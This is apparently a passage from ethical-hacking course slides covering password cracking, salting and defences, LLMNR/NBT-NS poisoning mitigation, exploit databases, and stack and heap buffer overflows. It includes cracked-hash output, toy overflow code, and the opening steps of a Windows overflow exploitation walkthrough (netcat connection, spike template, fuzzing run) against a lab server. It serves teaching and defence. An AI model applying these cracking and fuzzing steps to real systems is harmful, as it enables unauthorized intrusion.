The screenshot shows the RainbowCrack application window. At the top, there's a menu bar with File, Edit, View, Rainbow Table, Help. Below the menu is a table with four columns: Hash, Plaintext, Plaintext in Hex, and Comment. Several rows of hash entries are listed, with the last three rows highlighted by a red rectangle. The bottom half of the window contains a 'Messages' section with the text "plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty" and a 'statistics' section with various performance metrics.

Hash	Plaintext	Plaintext in Hex	Comment
31d6cfe0d16ae931b73c59d7e0c089c0	<notfound>	<notfound>	Administrator
31d6cfe0d16ae931b73c59d7e0c089c0			Guest
31d6cfe0d16ae931b73c59d7e0c089c0			DefaultAccount
92937945b518814341de3f726500d4ff	<notfound>	<notfound>	Admin
5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

Messages
plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics

plaintext found: 3 of 4
total time: 11.05 s
time of chain traverse: 4.11 s
time of alarm check: 6.77 s
time of disk read: 0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check: 34352770
number of alarm: 55343
performance of chain traverse: 2.80 million/s
performance of alarm check: 5.08 million/s

<http://project-rainbowcrack.com>



John the Ripper

<https://www.openwall.com>



hashcat

<https://hashcat.net>



THC-Hydra

<https://github.com>



Medusa

<http://foofus.net>

Password Salting

- Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes



- **Advantage:** Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks



Alice:root:b4ef21:**b3ba4303ce24a83fe0317608de02bf38d**

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:**a483b303c23af34761de02be038fde08**

Same password but
different hashes due to
different salts

Note: Windows password hashes are not salted

How to Defend against Password Cracking

- 1 Use an **information security audit** to monitor and track password attacks
- 2 Disallow use of the **same password** during a password change
- 3 Disallow password **sharing**
- 4 Disallow the use of passwords that can be found in a **dictionary**
- 5 Do not use **cleartext** protocols and protocols with **weak encryption**
- 6 Set the **password change policy** to 30 days
- 7 Avoid **storing passwords** in an unsecured location
- 8 Do not use any system **default passwords**

How to Defend against Password Cracking (Cont'd)



- 9 Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
- 10 Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
- 11 Use a **random string** (salt) as a prefix or suffix to the password before encryption
- 12 Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
- 13 Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
- 14 Monitor the **server's logs** for brute force attacks on the users' accounts
- 15 Lockout an account subjected to too many **incorrect password** guesses

How to Defend against Password Cracking (Cont'd)




- 16 Make the **system BIOS password-protected**, particularly on devices that are susceptible to physical threats
- 17 Train employees to **thwart social engineering tactics** such as shoulder surfing and dumpster diving, which are used to steal credentials
- 18 Perform **password screening** when new passwords are created to avoid using commonly used passwords
- 19 Use **two-factor or multi-factor authentication**, for example, using CAPTCHA to prevent automated attacks
- 20 Secure and **control physical access** to systems to prevent offline password attacks
- 21 Ensure that the **password database files** are **encrypted** and accessible only to system administrators
- 22 Mask the **display of passwords on the screen** to avoid shoulder surfing attacks

How to Defend against LLMNR/NBT-NS Poisoning


Disabling LMBNR

- Open the Local Group Policy Editor and navigate to **Local Computer Policy** → **Computer Configuration** → **Administrative Templates** → **Network** → **DNS Client**
- In the DNS client, double-click on **Turn off multicast name resolution**
- Select the **Enabled** radio button and then click **OK**



Disabling NBT-NS

- Open the **Control Panel** and navigate to **Network and Internet** → **Network and Sharing Center** and click on **Change adapter settings** option present on the right side
- Right-click on the network adapter and click **Properties**, select **TCP/IPv4** and then click **Properties**
- Under the **General** tab, go to **Advanced** → **WINS**
- From the NetBIOS options, check **"Disable NetBIOS over TCP/IP"** radio button and click **OK**



Tools to Detect LLMNR/NBT-NS Poisoning



Vindicate

Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to **detect name service spoofing**

```
PS C:\Users\Admin\Desktop\VindicateTool-master\ReleaseBinaries> ./VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

Unable to load mDNS service (Only one usage of each socket address (protocol/network address
). Disabling. Port 5353 in use or insufficient privileges?
Received LLNMR response from 10.10.10.11 claiming 10.10.10.11
Spoofing confidence level adjusted to Low
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Spoofing confidence level adjusted to Certain
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLNMR response from 10.10.10.11 claiming 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received LLNMR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLNMR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received LLNMR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
```

got
responded

got-responded helps security professionals to check for both **LLMNR/NBT-NS spoofing**

Vulnerability Exploitation

- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

- ① Identify the vulnerability
- ② Determine the risk associated with the vulnerability
- ③ Determine the capability of the vulnerability
- ④ Develop the exploit
- ⑤ Select the method for delivering – local or remote
- ⑥ Generate and deliver the payload
- ⑦ Gain remote access



Exploit Sites

EXPLOIT DATABASE

Verified Has App

Show 15 Search: buffer overflow

Date D A V Title Type Platform Author

2019-07-26	pdressrect 0.15 - Buffer Overflow	DoS	Linux	j0lama
2019-07-19	MAPLE Computer WBT SNMP Administrator 2.0.195.15 - Remote Buffer Overflow (EggHunter)	Remote	Windows, x86	sasaga92
2019-07-17	MAPLE Computer WBT SNMP Administrator 2.0.195.15 - Remote Buffer Overflow	Remote	Windows	hyp3rlinx
2019-07-16	DuaneWare Recruit Support 12.0.0.909 - Husi! Buffer	Local	Windows	Adi Bellan

<https://www.exploit-db.com>

SecurityFocus

Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation >

Vulnerabilities (Page 1 of 3411) 1 2 3 4 5 6 7 8 9 10 11 Next >

Vendor: Select Vendor
Title: Select Title
Version: Select Version

Search by CVE
CVE:
Submit

Jenkins Credentials Binding Plugin CVE-2019-1010241 Information Disclosure Vulnerability
2019-07-25
<http://www.securityfocus.com/bid/109320>

Qualcomm Components CVE-2019-2307 Integer Underflow Vulnerability
2019-07-26
<http://www.securityfocus.com/bid/109383>

LibreOffice Remote Code Execution and Unauthorized Access Vulnerabilities
2019-07-26
<http://www.securityfocus.com/bid/109374>

<https://www.securityfocus.com>

HOME ENTRIES PRODUCTS RISKS SEARCH LOGIN

Published Base Temp Vulnerability

07/29/2019	83	83	MatrixSSL DTLS Server sslDecode_c parseSSLHandshake memory corruption	Prod	Exp	Rem
07/29/2019	84	84	PDFRe resurrect memory corruption	Prod	Exp	Rem
07/29/2019	83	83	lbdslip Fragment ip_input.c ip_reass memory corruption	Prod	Exp	Rem
07/28/2019	83	83	Netgear WNDR3400v3 upnpd Stack-based memory corruption	Prod	Exp	Rem
07/28/2019	83	83	SSDP Responder Network Message ssdpd.c ssdp_recv memory corruption	Prod	Exp	Rem
07/27/2019	83	83	UPX p_vmlinux.cpp canUnpack memory corruption	Prod	Exp	Rem
07/27/2019	83	83	Linux Kernel Userspace API cx24116.c memory corruption	Prod	Exp	Rem
07/27/2019	83	83	Linux Kernel iwlagnsta.c memory corruption	Prod	Exp	Rem
07/27/2019	83	83	Linux Kernel atomios.c memory corruption	Prod	Exp	Rem
07/26/2019	83	83	Xfig fig2dev bound c calc_arrow memory corruption	Prod	Exp	Rem
07/26/2019	83	83	MOCPP server cdc_dts_mainloop memory corruption	Prod	Exp	Rem

<https://vuldb.com>

NVD
Go to full
CVE Scores
CVE Info
Advanced Search

CVE Common Vulnerabilities and Exposures

CVE List CNAs WG News & Blog Board

Search CVE List Download CVE Data Feeds Request CVE IDs Update a CVE Entry TOTAL CVE Entries: 119922

HOME > CVE > SEARCH RESULTS

Search Results

There are 10111 CVE entries that match your search.

Name	Description
CVE-2019-9950	In ImageMagick 7.0.8-35 Q16, there is a stack-based buffer overflow in the function PopHexPixel of coders/ps.c, which allows an attacker to cause a denial of service or code execution via a crafted image file.
CVE-2019-9928	GStreamer before 1.16.0 has a heap-based buffer overflow in the RTSP connection parser via a crafted response from a server, potentially allowing remote code execution.
CVE-2019-9895	In PuTTY versions before 0.71 on Unix, a remotely triggerable buffer overflow exists in any kind of server-to-client forwarding.
CVE-2019-9810	Incorrect alias information in IonMonkey JIT compiler for Array.prototype.slice method may lead to missing bounds check and a buffer overflow. This vulnerability affects Firefox < 66.0.1, Firefox ESR < 60.6.1, and Thunderbird < 60.6.1.
CVE-2019-9773	An issue was discovered in GNU LibreDWG 0.7 and 0.7.1645. There is a heap-based buffer

<https://cve.mitre.org>

Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to BufferOverflows?

- ➊ Lack of boundary checking
- ➋ Using older versions of programming languages
- ➌ Using unsafe and vulnerable functions
- ➍ Lack of good programming practices
- ➎ Failing to set proper filtering and validation principles
- ➏ Executing code present in the stack segment
- ➐ Improper memory allocation
- ➑ Insufficient input sanitization

Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in “Last-in First-out” (LIFO) order
- There are two stack operations:
 - **PUSH** stores the data onto the stack
 - **POP** removes data from the stack



- When a function starts execution, a **stack frame** is pushed onto the stack in the ESP register
- When the function returns, the stack frame is popped out and execution resumes from the return address stored on the **EIP register**
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system


ESP (Extended Stack Pointer) → Stack Frame

Buffer Space

EBP (Extended Base Pointer)


EIP (Extended Instruction Pointer) → Return Address

Types of Buffer Overflow: Stack-Based Buffer Overflow (Cont'd)




Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques



Simple Buffer Overflow in C

Example of Stack-Based Overflow




The screenshot shows a C code editor with the following code:

```
stack.c x
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4 int buffer(char str[]) {
5     char buff[12];
6     strcpy(buff, str); /*copy 20 characters of str into buff*/
7     return 1; /*This causes access violation due to stack corruption*/
8 }
9 int main(int argc, char **argv) {
10    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
11    /*Print a small message. Execution will never reach this point
12     because of overflow*/
13    printf("After buffer overflow\n");
14    return 1; /*Exits main function*/
15 }
```

```
[root@parrot] ~
└─# gcc stack.c
[root@parrot] ~
└─# ./a.out
Segmentation fault
[x] - [root@parrot] ~
└─#
```

Example of Heap-Based Overflow



```
File Edit View Search Tools Documents Help
[+] Open Save Undo X | Search
heap.c x
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4 int main(int argc, char **argv) {
5     char *in = malloc(18);
6     char *out = malloc(18);
7     strcpy(out, "Sample Output");
8     strcpy (in, argv[1]); /* Pass command-line argument having more
9     than 18 characters. in variable causes buffer overflow and
10    overwrites out buffer*/
11    printf("Input at %p: %s\n",in,in);
12    printf("Output at %p: %s\n",out,out);
13    printf("\n\n%s\n",out);
14 }
```

Windows Buffer Overflow Exploitation



Steps involved in exploiting Windows based buffer overflow vulnerability:

1 Perform spiking

2 Perform fuzzing

3 Identify the offset

4 Overwrite the EIP register

5 Identify bad characters

7 Identify the right module

6 Generate shellcode


8 Gain root access

Windows Buffer Overflow Exploitation (Cont'd)

Perform Spiking


- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

- Step 1: Establish a connection with the vulnerable server using Netcat




```
Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]~-
→ #nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

- Step 2: Generate spike templates and perform spiking




```
Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]~-
→ #generic_send tcp 10.10.10.10 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
VariablesSize= 5004
Fuzzing Variable 0:2
VariablesSize= 5005
Fuzzing Variable 0:3
VariablesSize= 21
Fuzzing Variable 0:4
VariablesSize= 3
Fuzzing Variable 0:5
VariablesSize= 2
Fuzzing Variable 0:6
VariablesSize= 7
Fuzzing Variable 0:7
VariablesSize= 48
Fuzzing Variable 0:8
VariablesSize= 45
Fuzzing Variable 0:9
VariablesSize= 49
Fuzzing Variable 0:10
```



```
trun.spk (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace
trun.spk x
1 s_readline();
2 s_string("TRUN ");
3 s_string_variable("0");
Plain Text Tab Width: 4 Ln 3, Col 24 INS
```

Windows Buffer Overflow Exploitation (Cont'd)




Windows Buffer Overflow Exploitation (Cont'd)



Perform Fuzzing

- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
 - Fuzzing helps in identifying the number of bytes required to crash the target server
 - This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode



